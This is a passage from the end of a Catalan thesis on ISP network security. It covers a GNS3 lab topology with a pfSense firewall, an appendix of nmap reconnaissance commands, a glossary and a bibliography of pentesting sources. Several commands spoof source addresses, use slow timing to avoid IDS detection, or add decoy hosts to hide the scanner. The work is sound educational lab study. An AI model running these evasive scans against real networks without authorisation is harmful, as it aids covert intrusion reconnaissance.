S'ha afegit i configurat un tallafocs *fw1* amb un dispositiu pfSense, i tot i que s'han intentat optimitzar els recursos de tots els dispositius de la xarxa, quan aquesta es troba en complet funcionament no hi ha prou recursos per que el tallafocs funcioni també. Tot i així s'ha mantingut a la topologia ja que si s'aturen alguns dispositius (ISPSERV, PLAN1 i una LAN) que no afecten al funcionament de la xarxa hi ha possibilitat de fer córrer el tallafocs. Només caldrà parar els dispositius mencionats, configurar OSPF (no és del tot necessari) i connectar les interfícies del tallafocs de la següent manera.




*Il·lustració 59 - Topologia amb Firewall, GSN3*

Aquesta xarxa i les seves configuracions haurien de permetre posar en pràctica totes les eines i tècniques descrites al llarg del treball.

**Detalls**:

- S'han corregit alguns problemes d'encaminament segons *origen*
- S'han corregit algunes configuracions d'interfícies i espais d'adreces.
- S'ha corregit el balanceig de càrrega dels servidors PPPoE.
- Aquells dispositius amb adreçament públic (NO CGNAT) ja no reben les adreces a partir de DHCP sino que aquestes s'assignen manualment.
- Degut a restriccions de temps, no s'han acabat implementant sistemes de segmentació de xarxa mitjançant VLANS. Aquesta tasca queda pendent per a treballs futurs per poder estudiar vulnerabilitats en xarxes que utilitzen VLANS.
- Es calcula que per un correcte funcionament i implementació d'aquesta xarxa i elements addicionals, farien falta de 8 a 16GB de RAM addicionals, que permetrien entre d'altres implementar un sistema IDS/IPS.
- Aquesta xarxa, tot i que es troba encara a certa distància d'una xarxa real implementada per una ISP, ha servit el seu proposit que no era més que realitzar un estudi de xarxes ISP i la seva seguretat. Queda per a treballs futurs seguir aprofundint en l'ús de GSN3 i la creació de xarxes més elaborades per poder aprendre sobre la seguretat d'aquestes.

---

**Dispositius**:

- **PLnHn**: Dispositius connectats a les LAN que tenen assignada una IP publica.
- **LnHn**: Dispositius connectats a les LAN.
- **ADV**: VM amb ParrotOS que simula l'adverasri.
- **LANn**: Encaminadors / Hubs de les LAN.
- **PLANn**: Encaminadors / Hubs de les LAN, amb assignació de IP pública
- **OLT**: Commutador que simula l'*Optic Line Terminal* de la ISP
- **POLT**: Commutador que simula l'*Optic Line Terminal* de la ISP per a IP publiques
- **PPPoEx**: Encaminador intern de la capa d'accés. En aquesta topologia simplement actua com a GW de distribució
- **SW-DST**: Switch Multicapa.
- **BNG-AS**: *Edge Router* de la Xarxa, marca el límit de la xarxa interna amb l'exterior. (***Correcció**: No es tracta d'un BNG*)
- **PPER-AS**: Simulació d'AS que connecta amb la ISP
- **CGNAT**: Servidor encarregat de les traduccions CGNAT-PUBLICA. Addicionalment balanceig de càrrega amb BGP.
- **TARGET**: VM amb LUBUNTU, simula multitud de dispositius o serveis.

## III. EXEMPLES COMANDES NMAP

---

DESCRIPCIÓ I ÚS

Mitjançant l'ús de `-sn` s'està especificant que no es realitzarà un escaneig de ports i únicament es realitzarà l'enviament de paquets `ICMP`. Es tracta d'un escaneig ràpid que retornarà una llista de hosts que han respost amb un `ECHO_REPLY`. Tot i que ràpida, aquesta comanda es trobarà limitada moltes vegades per bloqueigs mitjançant regles que no permetin `ICMP`. El retorn és en forma de llista de direccions IP. Si no es necessita d'una llista, es pot substituir la comanda `grep` per l'opció `-sL`.

COMANDA

```
nmap 100.64.0.0/24 -sn | grep 'Nmap scan' | awk '{print $5}' > hostlist.txt
```

```
nmap 100.64.0.0/24 -sn -sL
```

OPCIONS

- `-sn`
- `-sL`

---

DESCRIPCIÓ I ÚS

Si es sospita de la possible existència de regles que limitin els escaneigs o tallafocs, es pot intentar modificar l'adreça d'origen dels paquets (*spoofing*) per una adreça que es cregui que les regles podrien permetre. Idealment, aquestes adreces haurien d'esser adreces de gestió i evitar que aquestes fossin adreces de rangs privats o reservats. A la comanda següent s'utilitza una adreça de gestió coneguda per dur a terme l'escaneig. Aquest escaneig podria no dur-se a terme correctament si no es gestionen abans rutes estàtiques així com la indicació de la interfície per on han de sortir els paquets.

COMANDA

```
nmap -sn -S 203.0.113.1 -e ens33 100.64.0.1
```

OPCIONS

- `-S <IP>`
- `-sn`
- `-e <interfície>`

---

DESCRIPCIÓ I ÚS

*Nmap* pot retornar 6 estats diferents per un port quan s'intenten enumerar aquests. A partir d'aquests es pot arribar a determinar (no sempre amb completa certesa) de que un host es troba darrera d'un tallafocs o regla d'accés. La comanda `-sA` que enviarà paquets amb la *flag* `ACK` en comptes de `SYN` retornarà *filtered* entre les opcions si és possible que els paquets

s'estiguin filtrant. Mitjançant la comanda següent es retorna una llista dels possibles objectius que es puguin trobar darrera d'algun sistema de filtratge de paquets. Caldrà realitzar un anàlisi detallat per cas i l'ús de comandes addicionals per determinar amb seguretat de l'existència d'un tallafocs.

COMANDA

```
nmap 100.64.0.1-5 -sA | grep 'Nmap\|filtered'
```

OPCIONS

- `-sA`

---

DESCRIPCIÓ I ÚS

*Nmap* per defecte escanejarà tots els ports, ja s'ha vist que aquesta opció fa que la duració de l'escaneig sigui relativament alta si es passen molts objectius i com l'ús de `-F` o `–top-ports n` limita els ports que es posaran a prova. Una altra opció és la de passar els ports des d'un fitxer. No existeix comanda específica com en el cas dels objectius amb `-iL`, però *Nmap* permet utilitzar la sortida d'una comanda com a paràmetre com per exemple el valor retornat per `cat`. Aquesta llista pot incloure aquells ports que es puguin considerar rellevants per al sistema que s'està examinant.

COMANDA

```
nmap 100.64.0.1-5 -p `cat ports.txt`
```

OPCIONS

- `-p`
- `cat`
- `ports.txt (fitxer amb una llista de ports)`

---

DESCRIPCIÓ I ÚS

A banda de l'escaneig i determinació d'estat de ports o serveis mitjançant l'anàlisi de paquets de la capa de transport, és possible realitzar una enumeració i estat de protocols de nivell de xarxa mitjançant la lectura de les capçaleres IP. Per a fer-ho s'utilitza l'opció `-sO` i pot ser de molta utilitat per realitzar un estudi sobre regles d'accés existents. Tot i que és una pràctica estesa, no sempre es trobaran implementades regles com `deny ip any any` en els dispositius i per tant serà possible esbrinar quin tipus de regles es poden estar aplicant per al filtratge de paquets mitjançant aquesta comanda i centrar escaneigs posteriors amb la informació rebuda en aquest per un anàlisi en detall.

COMANDA

```
nmap 100.64.0.1 -sO
```

OPCIONS

- `-sO`

---

DESCRIPCIÓ I ÚS

A l'hora d'utilitzar la comanda de detecció de versions de ports `-sV` és possible determinar la intensitat en la que s'analitzaran els resultats. Per defecte `-sV` utilitza una intensitat de `7`. A menor valor més ràpid serà l'escaneig però més probable que no es pugui detectar la versió si es tracta d'un protocol poc utilitzat. Si es passen protocol reconeguts i molt utilitzats, es pot utilitzar un valor d'intensitat menor per agilitzar l'escaneig..

COMANDA

```
nmap 100.64.0.1 --top-ports 10 -sV --version-intensity <1-9>
```

OPCIONS

- `-sV`
- `--version-intensity <valor>`

---

DESCRIPCIÓ I ÚS

Quan s'utilitza la opció -O per a la detecció del sistema operatiu de l'objectiu, *Nmap* només resoldrà el nom d'aquest si disposa d'una certesa molt alta de que les *fingerprints* es corresponen en un alt percentatge. És per això que si no es reben resultats amb la detecció del sistema operatiu sempre es pot indicar a la comanda que s'intenti endevinar el sistema operatiu. Per mitjà de la opció `--fuzzy` es rebrà un retorn de tots aquells sistemes operatius juntament amb el percentatge de certesa que s'hagin estudiat però que no s'hagin pogut determinar al 100%

COMANDA

```
nmap 100.64.0.1 --top-ports 10 -O --fuzzy | grep guesses
```

OPCIONS

- `-O`
- `--fuzzy`

---

DESCRIPCIÓ I ÚS

A vegades por resultar interessant controlar la tassa d'enviaments de sondes de *Nmap*, ja sigui per agilitzar un escaneig o per intentar que aquest escaneig passi desapercebut per sistemes de control com IDS. Aquests paràmetres es poden ajustar amb les opcions que es

poden observar a l'apartat de la documentació de *Nmap*[185]. Una de les opcions que es presenten és l'ús de `-T<0-5>`. Aquesta opció permet escollir entre diferents configuracions, de menor a major agressivitat en quant a nombre de sondes enviades i temps entre l'enviament d'aquestes així com d'altres valors de re intent i *timeouts*. Un valor menor com `-T0 (paranoid)` farà que l'escaneig sigui molt lent però evitarà despertar sospites en els sistemes de detecció o bloquejos en dispositius que controlin de manera exhaustiva les cues de paquets.

COMANDA

```
nmap 100.64.0.1 --top-ports 10 -T0
```

OPCIONS

- `-T<valor>`

---

DESCRIPCIÓ I ÚS

Existeixen moltes maneres i raons per amagar la identitat de la màquina que executa un escaneig, algunes més efectives que d'altres. En la majoria de casos suposarà una feina addicional per als sistemes de detecció i en d'altres ofuscarà completament la identitat de l'atacant. Aquestes opcions que poden arribar a tenir una complexitat molt elevada segons necessitat, es poden trobar detallades a l'apartat corresponent a la documentació de *Nmap*[186]. Una de les opcions interessants és la de confondre aquests sistemes de detecció i prevenció simulant que el propi escaneig també s'està realitzant des de diferents hostes de la xarxa mitjançant `-D`. D'aquesta manera serà difícil determinar d'on provenen els escaneigs en cas de que es detectin però serrà important disposar de direccions d'hostes actius ja que si no l'ofuscació no resultarà efectiva.

COMANDA

```
nmap 100.64.0.1 -D 100.64.0.1,100.64.0.2,100.64.0.3,ME --top-ports 10 -T5
```

OPCIONS

- `-D`
- `Llista d'adreces per als decoys (esquers)`

---

[185] *Timing and Performance, Nmap Book - NMAP*
[186] *Firewall / IDS Evasion and Spoofing, Nmap Book - NMAP*

# 6. GLOSSARI

- **ISP**, *INTERNET SERVICE PROVIDERS*
  Empresa del sector de la telecomunicació dedicada al proveïment de serveis d'internet

- **TCP/IP**, *TRANSMISSION CONTROL PROTOCOL AND INTERNET PROTOCOL*
  Conjunt de protocols encarregats de la transmissió i comunicació de dades a través de les xarxes

- **IPS**, *INTERNET PROTOCOL SUITE*
  Veure TCP/IP

- **IPV4**, *INTERNET PROTOCOL VERSION 4*
  Protocol encarregat de transmissió de paquets a la xarxa

- **IANA**, *INTERNET ASSEGNED NUMBERS AUTHORITY*
  Autoritat encarregada de la gestió del DNS arrel, adreces IP i altres recursos assignats a protocols

- **CG/NAT**, *CARRIER GRADE / NETWORK ADRESS TRANSLATION*
  Protocol que realitza la traducció d'adreces IP privades a adreces reservades per a tal efecte. Utilitzat per a mitigar l'exhauriment d'adreces a l'espai IPv4.

- **IXP**, *INTERNET EXANGE POINTS*
  Punts o nodes que interconnecten diferents AS i xarxes a internet.

- **AS**, *AUTONOMOUS SYSTEM*
  Conjunt de xarxes individuals que interconnectades construeixen Internet

- **ASN**, *AUTONOMOUS SYSTEM NUMBER*
  Identificador únic per a un AS al que s'associen els blocs d'adreces IP

- **ARIN**, *AMERICAN REGISTRY FOR INTERNET NUMBERS*
  Entitat coordinadora que administra adreces IP i ASN

- **PPPOE**, *POINT TOPOINT PROTOCOL OVER ETHERNET*
  Protocol encarregat de crear i gestionar sessions entre dos nodes en una xarxa Ethernet

- **BGP**, *BORDER GATEWAY PROTOCOL 4*
  Protocol de la família EGP encarregat de la gestió de rutes entre diferents AS i dominis

- **EGP**, *EXTERIOR GATEWAY PROTOCOL*
  Família de protocols encarregats de l'encaminament entre dos o més AS

- **LAN**, *LOCAL AREA NETWORK*
  Xarxa privada d'extensió reduïda

- **WAN**, *WIDE AREA NETWORK*
  Xarxa privada de mitjana i gran extensió

- **ACL**, *ACCES CONTROL LIST*
  Llista de regles que implementa un dispositiu per analitzar el trànsit que circula per aquest. Realitza un anàlisi paquet per paquet (*stateless*)

- **OSINT**, *OPEN SOURCE INTELIGENCE*
  Informació d'accés públic o disponible de manera pública.

- **CVSS**, *COMMON VULNERABILITY SCORING SYSTEM*
  Sistema de classificació per valor de vulnerabilitats

- **PEER**
  Node amb el que es disposa de connexió acordada. Terme utilitzat quan es parla d'un node veí o d'un node que disposa d'acord amb un altre.

- **RIR**, *REGIONAL INTERNET REGISTRY*
  Entitat que s'encarrega de la gestió de valors com adreces IP o ASN d'una area geogràfica concreta

- **ICMP**, *INTERNET CONTROL MESSAGE PROTOCOL*
  Protocol IP per al control de les comunicacions a internet. Encarregat de la generació de missatges d'error.

- **MAPEJAR**
  Establir l'arquitectura o topologia d'una xarxa a través de l'escaneig actiu o passiu d'aquesta

- **O-DAY** O **ZERO-DAY**
  Vulnerabilitat d'una tecnologia desconeguda fins al moment per la comunitat, fabricant o responsable d'una tecnologia.

- **IP FORWARDING**
  Reenviament de paquets rebuts per part d'un node cap al seu destinatari final

- **IGP**, *INTERIOR GATEWAY PROTOCOL*
  Família de protocols encarregats de l'encaminament a l'interior d'un AS

- **OSPF**, *OPEN SHORTEST PATH FIRST*
  Protocol d'encaminament entre diferents dispositius d'una o múltiples àrees de la família dels IGP a través de taules d'encaminament i basant-se en els costs de rutes per determinar el millor camí

- **FLOOD** *O* **FLOODING**
  Desbordament de recursos ja sigui de memòria o capacitat de processament d'elements físics o virtuals d'un sistema.

- **IDS**, *INTRUSION DETECTION SYSTEM*
  Sistema de detecció d'intrusions implementat en diferents punts d'un sistema o xarxa.

- **IPS**, *INTRUSION PREVENTION SYSTEM*
  Similar a un IDS però no es limita únicament a detectar sinó que pot realitzar tasques de prevenció i protecció

- **END POINT**
  Node situat a un extrem de la xarxa, en el cas d'un AS, aquests solen ser tots aquells dispositius que no participen en l'encaminament de trànsit.

- **EXFILTRACIÓ**
  Acció d'extreure informació d'un sistema i exportar-ho fora d'aquest.

- **PERSISTENCIA**
  Capacitat de mantenir accés a un sistema o node al llarg del temps i més enllà de l'accés inicial

- **PATH**
  Camí o ruta

- **DICTIONARY ATTACK**
  Atac realitzat per a descobrir credencials mitjançant una llista de credencials candidates.

- **BROADCAST**
  Retransmetre en obert. En xarxes es tracta de l'acció d'enviar un mateix paquet per totes les interfícies disponibles.

- **PAYLOAD**
  Càrrega útil. En xarxes s'identifica com a payload la informació o dades que s'incorporen a un paquet o el conjunt total de dades i informació.

# 7. BIBLIOGRAFIA


- **Caster**. "Cisco Nightmare. Attacking Cisco hardware." Caster, 23 de setembre de 2022. [En línia].
  Disponible a: https://medium.com/@c4s73r/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9.

- **guedou**. "Scapy in 0x30 Minutes." GreHack 2022, 2022. [En línia].
  Disponible a: https://guedou.github.io/talks/2022_GreHack/Scapy%20in%200x30%20minutes.slides.html#/.

- **Inicoldi**. "Practical Routing Attacks (2/3): OPSF." Microlab.red, 3 de maig de 2018. [En línia].
  Disponible a: https://microlab.red/2018/05/03/practical-routing-attacks-2-3-ospf/.

- **ISECOM** / **Pete Herzog**. "The Open-Source Security Testing Methodology manual. Contemporary Security Testing and Analysis - OSSTMM3." Institude for Security and Open Methodologies (ISECOM), 2010. [En línia].
  Disponible a: https://www.isecom.org/OSSTMM.3.pdf.

- **Krahenbill**, **Cliff**. "Pentesting Fundamentals for Beginners." Packt Publishing, O'Reilly, Juny de 2022. [En línia]. Disponible a: https://learning.oreilly.com/videos/pentesting-fundamentals-for/9781804615553/.

- **Maxime**, **Villalongue**. "Ptest Method's Knowledge database documentation." 2018. [En línia].
  Disponible a: https://ptestmethod.readthedocs.io/en/latest/index.html#.

- **MITRE ATT&CK**. "MITRE ATT&CK knowledge base of adversary tactics and techniques." [En línia].
  Disponible a: http://attack.mitre.org/.

- **necreas1ng**. "Routing Nightmare. How to pentest OSPF and EIGRP dynamic routing protocols." HackMag, 2023. [En línia].
  Disponible a: https://hackmag.com/security/routing-nightmare/.

- **Nieto Jiménez**, **Ana i Javier López Muñoz**. "GSN3 for Security Practitioners. A practical Guide." 29 d'octubre de 2019. [En línia].
  Disponible a: https://riuma.uma.es/xmlui/handle/10630/18975.

- **PTES**. "Penetration Testing Execution Standards." [En línia].
  Disponible a: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#VMware_Workstation.

- **Polop**, **Carlos**. "HackTricks educational resource book." 2023. [En línia].
  Disponible a: https://book.hacktricks.xyz/welcome/readme.

- **Vijay Kumar**. "Infrastructure PenTest Series: Part 1 Intelligence Gathering." 2017. [En línia].
  Disponible a: https://bitvijays.github.io/index.html#.